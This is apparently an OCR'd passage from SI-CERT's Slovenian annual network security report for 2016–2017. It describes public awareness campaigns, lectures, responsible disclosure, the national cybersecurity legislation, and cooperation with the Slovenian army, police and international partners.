Ob porastu goljufij pri spletnem nakupovanju smo svoje moči združile različne ustanove, povezane s področjem nakupovanja po spletu: **SI-CERT, Tržni inšpektorat RS, Evropski potrošniški center ter Javna agencija za zdravila in medicinske pripomočke**. Naše skupno sporočilo potrošniku je, naj se pred vsakim prvim nakupom v trgovini natančno pozanima o prodajalcu. Zato smo **izdelali infografiko, ki združuje najpomembnejše nasvete in opozorila o varnem spletnem nakupovanju**, potrošnika pa ob težavah pri nakupovanju usmerja na pristojne ustanove.

Združeni v boju proti kibernetskim grožnjam – skupno geslo leta 2017

Oktobra 2017 je zaživela še ena preventivna aktivnost, ki pa ne bo le enomesečna akcija, ampak stalna oblika izobraževalnih gradiv.

> KAMPANJA NOČNA MORA OPOZARJA VODSTVO MANJŠIH PODJETIJ, NJIHOVE ZAPOSLENE IN RAČUNOVODJE NA SPLETNA TVEGANJA, KI LAHKO POVZROČIJO HUDO FINANČNO ŠKODO.

Manjša podjetja, samostojni podjetniki in obrtniki so lahke tarče za spletne kriminalce, saj zaradi omejenih finančnih in kadrovskih virov nimajo ustrezne strokovne podpore in ne vlagajo dovolj v izobraževanje zaposlenih o načelih varne rabe interneta. Edini način, da se podjetja zaščitijo pred vse pogostejšimi kibernetskimi nevarnostmi, je izobraževanje zaposlenih, kako prepoznajo in se ustrezno odzovejo na poskuse zlorabe.

Na spletnem portalu Varni na internetu smo pripravili izobraževalna gradiva in preizkus znanja za vodstvene delavce, zaposlene in računovodje, nanje pa opozarjali z oglaševalsko kampanjo na televiziji ter premišljeno spletno kampanjo na novičarskih portalih in Facebooku. Izdali smo tudi priročnik **Kažipot varnosti za mala podjetja**, kjer je opredeljenih 10 sklopov, ključnih za zagotavljanje informacijske in omrežne varnosti v podjetju. Priročnik smo v sodelovanju z Agencijo za javnopravne evidence in storitve natisnili v nakladi 5000 izvodov in poslali vsem organizacijskim enotam AJPES po Sloveniji. Poleg tega smo oktobra vsem zainteresiranim podjetjem in organizacijam omogočili brezplačno naročilo plakata o zaščiti pred izsiljevalskimi virusi.

https://www.vni.si/kazipot

KAJ JE PRITEGNILO VAŠO POZORNOST V LETU 2017?

1.000.000 OGLEDOV SPLETNE SERIJE ŠOLA PREŽIVETJA

V letu 2017 smo več pozornosti namenili komunikaciji s sledilci na Facebookovi strani Varni na internetu, kjer ugotavljamo izjemno pozitiven odziv. Osredotočili smo se na video, ki je postal najučinkovitejše sredstvo za doseganje uporabnikov Facebooka. V sodelovanju z voditeljem in videoblogerjem Jožetom Robežnikom smo na Facebooku zasnovali videonadaljevanko **Šola preživetja**. V osmih delih smo na humoren in zelo neposreden način predstavili osem najpogostejših oziroma aktualnih spletnih zagat, s katerimi se srečujejo spletni uporabniki.

Videoblog, ki spremlja Jožeta v vlogi detektiva, ki razkriva goljufije in svetuje uporabnikom, je doživel velik uspeh v primerjavi s podobnimi komunikacijskimi akcijami, zasnovanimi na videoposnetkih. V prvem prispevku smo predstavili navodila, kako ukrepamo, če izgubimo ali nam ukradejo mobilno napravo z operacijskim sistemom Android. Video je dosegel več kot 200.000 ogledov, tako organskih kot plačanih. Vseh osem delov spletne serije je skupaj s sponzoriranimi oglasi imelo več kot milijonov ogledov videoprispevkov!

NAJBOLJ KLIKANE SO PREVARE NA FACEBOOKU

Članek 9 top prevar na družbenih omrežjih je kliknilo 6791 obiskovalcev našega portala Varni na internetu, in tako smo dobili zmagovalca med najbolj branimi članki preteklega leta. Članek o prevarah na Facebooku je nastal konec decembra v sklopu serije Šola preživetja, tolikšno zanimanje pa je požel v dobrem tednu.

DRUGE AKTIVNOSTI

PRENOS ZNANJA

V redno dejavnost ozaveščanja in preventive spadajo tudi predavanja, ki jih izvajamo ob različnih priložnostih, srečanjih in konferencah. V letu 2017 smo izvedli več kot **40 predavanj doma** in v tujini (leto prej več kot 30). Posebej omenjamo vabljeno predavanje za zaposlene pri Evropski komisiji o izvedbi slovenskega programa ozaveščanja s področja informacijske varnosti Varni na internetu, predavanja za kriminaliste, Slovensko vojsko, Agencijo za energijo in Upravo RS za jedrsko varnost. Redna predavanja opravljamo tudi na slovenskih univerzah.

SI-CERT kot odzivni center z dolgo tradicijo prav tako pomaga pri vzpostavljanju in delovanju odzivnih centrov v regiji (Črna gora, Srbija, Makedonija, Bosna in Hercegovina).

RAZKRIVANJE RANLJIVOSTI

Ranljivosti računalniških naprav in programske opreme so posledica napak v kodi, katerih izkoriščanje ima varnostne posledice. Ranljivosti pogosto odkrijejo neodvisni raziskovalci ali podjetja, ki opravljajo varnostne preglede. Celotna računalniška industrija in vse bolj tudi organi razvitih držav priznavajo načela **odgovornega razkrivanja** kot koristen vzvod pri večanju varnosti računalniške opreme. SI-CERT vsako leto prejme vsaj deset prijav, ki pomenijo razkritje varnostne ranljivosti. Odzivi skrbnikov vseh sistemov na nadzorovano razkritje so bili vedno pozitivni.

Maja 2017 smo skupaj z Uradom informacijskega pooblaščenca in Inštitutom za korporativno varnost (ICS) v Tehnološkem parku Brdo v Ljubljani organizirali okroglo mizo na temo odgovornega razkrivanja.

ZAKONODAJNI OKVIR

Slovenija je februarja 2016 po nekajletnem usklajevanju sprejela **Strategijo kibernetske varnosti RS**. Ta državo zavezuje h krepitvi odzivnih zmogljivosti za kibernetske incidente in napade. Določa: »Na operativni ravni zagotavljanja kibernetske varnosti bodo s svojimi zmogljivostmi delovali SI-CERT na nacionalni ravni, Ministrstvo za obrambo na področju obrambe in varstva pred naravnimi in drugimi nesrečami, Policija na področju zagotavljanja kibernetske varnosti v okviru javne varnosti in zatiranja kibernetskega kriminala, SOVA na področju protiobveščevalnega delovanja in nastajajoči SIGOV-CERT na področju javne uprave.« Na strateški ravni je koordinacijo deležnikov na podlagi odločitve Vlade RS prevzel Urad Vlade RS za varovanje tajnih podatkov.

Leta 2017 se je začelo snovanje **Zakona o informacijski varnosti**, s katerim bo prenesena t. i. direktiva EU NIS (Direktiva (EU) 2016/1148 Evropskega parlamenta in Sveta z dne 6. julija 2016 o ukrepih za visoko skupno raven varnosti omrežij in informacijskih sistemov v Uniji). Predlog zakona med drugim določa naloge nacionalne skupine CSIRT, ki ostaja SI-CERT v okviru javnega zavoda Arnes.

SODELOVANJE S SLOVENSKO VOJSKO IN POLICIJO

SI-CERT že nekaj let uspešno sodeluje s Slovensko vojsko in Policijo pri različnih projektih, povezanih z zagotavljanjem varnosti elektronskih omrežij in informacij. Leta 2014 smo v skladu s pogodbo, podpisano med Ministrstvom za obrambo in javnim zavodom Arnes, začeli usposabljanje pripadnikov Slovenske vojske na področju obravnave in preiskovanja računalniških incidentov.

Glede na dolgoletne praktične izkušnje, strokovno znanje in podrobno poznavanje problematike smo skupaj z Odsekom SV za kibernetsko varnost zasnovali **priročnik Slovenski vojaki in vojakinje ponosni in varni tudi na spletu**, ki je bil natisnjen v nakladi 5000 izvodov in so ga prejeli pripadniki vojske. Zelo pozitivno in proaktivno obliko sodelovanja so opazili tudi v Policiji, tako da smo zasnovali in izdali nov priročnik s prilagojeno vsebino – **Policistke in policisti, bodite varni na internetu tako doma kot v službi**. Publikacijo smo prav tako natisnili v nakladi 5000 izvodov in poslali vsem policijskim upravam po Sloveniji.


Policistke in policisti, bodite
VARNI NA INTERNETU
tako doma kot v službi
STOP POLICIJA
si-cert
Slovenski vojaki in vojakinje ponosni in
VARNI TUDI NA SPLETU
si-cert

VAJE IZ KIBERNETSKE VARNOSTI

SI-CERT je v letu 2016 sodeloval v dveh mednarodnih vajah iz kibernetske varnosti: Cyber Europe 2016, ki jo organizira agencija Enisa, ter v vaji Cyber Coalition 16 zveze NATO.

SPORAZUMI

Japonski in slovenski odzivni center za kibernetsko varnost sta junija 2016 podpisala sporazum o sodelovanju. Ta opredeljuje skupne cilje, ki jih bosta dosegala z vzpostavljanjem in krepitvijo obstoječega sodelovanja na operativni in strateški ravni.

Novembra 2017 je bil med Uradom informacijske pooblaščenke in SI-CERT vzpostavljen protokol o sodelovanju. Po njem SI-CERT zagotavlja tehnično pomoč in svetovanje pri preiskovanju razkritij osebnih podatkov na omrežju.

Vsa letna poročila o omrežni varnosti v Sloveniji, ki jih izdajamo na SI-CERT, so dostopna na naslovu

cert.si/porocila

VARNI
NA INTERNETU

Nacionalni program Varni na internetu smo zasnovali za pomoč, ozaveščanje in izobraževanje širše slovenske javnosti o varni uporabi interneta in prepoznavanju tveganj.


Cilji programa so:

- *dvigniti stopnjo zavedanja spletnih uporabnikov o različnih spletnih prevarah,*
- *informirati o varnem spletnem nakupovanju in uporabi elektronskega bančništva,*
- *poučiti spletne uporabnike, kako zavarujejo svojo identiteto na spletu, zlasti na družbenih omrežjih.*

www.varninainternetu.si
Facebook: facebook.com/varninainternetu
Twitter: @varninanetu

KOLOFON:
Naslov publikacije:
Poročilo o omrežni varnosti za leti 2016 in 2017
Avtor publikacije:
Nacionalni odzivni center za kibernetsko varnost SI-CERT
Leto izida: **2018**
Natis: **700 izvodov**
Založnik: **Javni zavod Arnes**
Oblikovanje in prelom: **PM, poslovni mediji, d.o.o.**

POROČILO O OMREŽNI VARNOSTI ZA LETI 2016 in 2017



arnes

si·cert

VARNI
NA INTERNETU